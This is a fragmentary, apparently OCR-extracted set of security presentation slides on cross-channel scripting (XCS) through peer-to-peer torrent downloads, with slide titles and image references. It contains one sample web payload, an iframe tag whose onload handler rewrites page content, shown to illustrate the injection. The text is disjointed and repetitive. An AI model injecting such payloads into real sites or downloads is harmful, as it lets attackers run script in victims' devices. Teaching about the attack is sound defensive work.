
Massive exploitation




Massive exploitation



Massive exploitation



Peer-to-peer XCS!



Torrent Downloads

No File Selected


XCS attack

<iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'">
2.pdf

137.6 KB

Defenses

Cross-channel scripting



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

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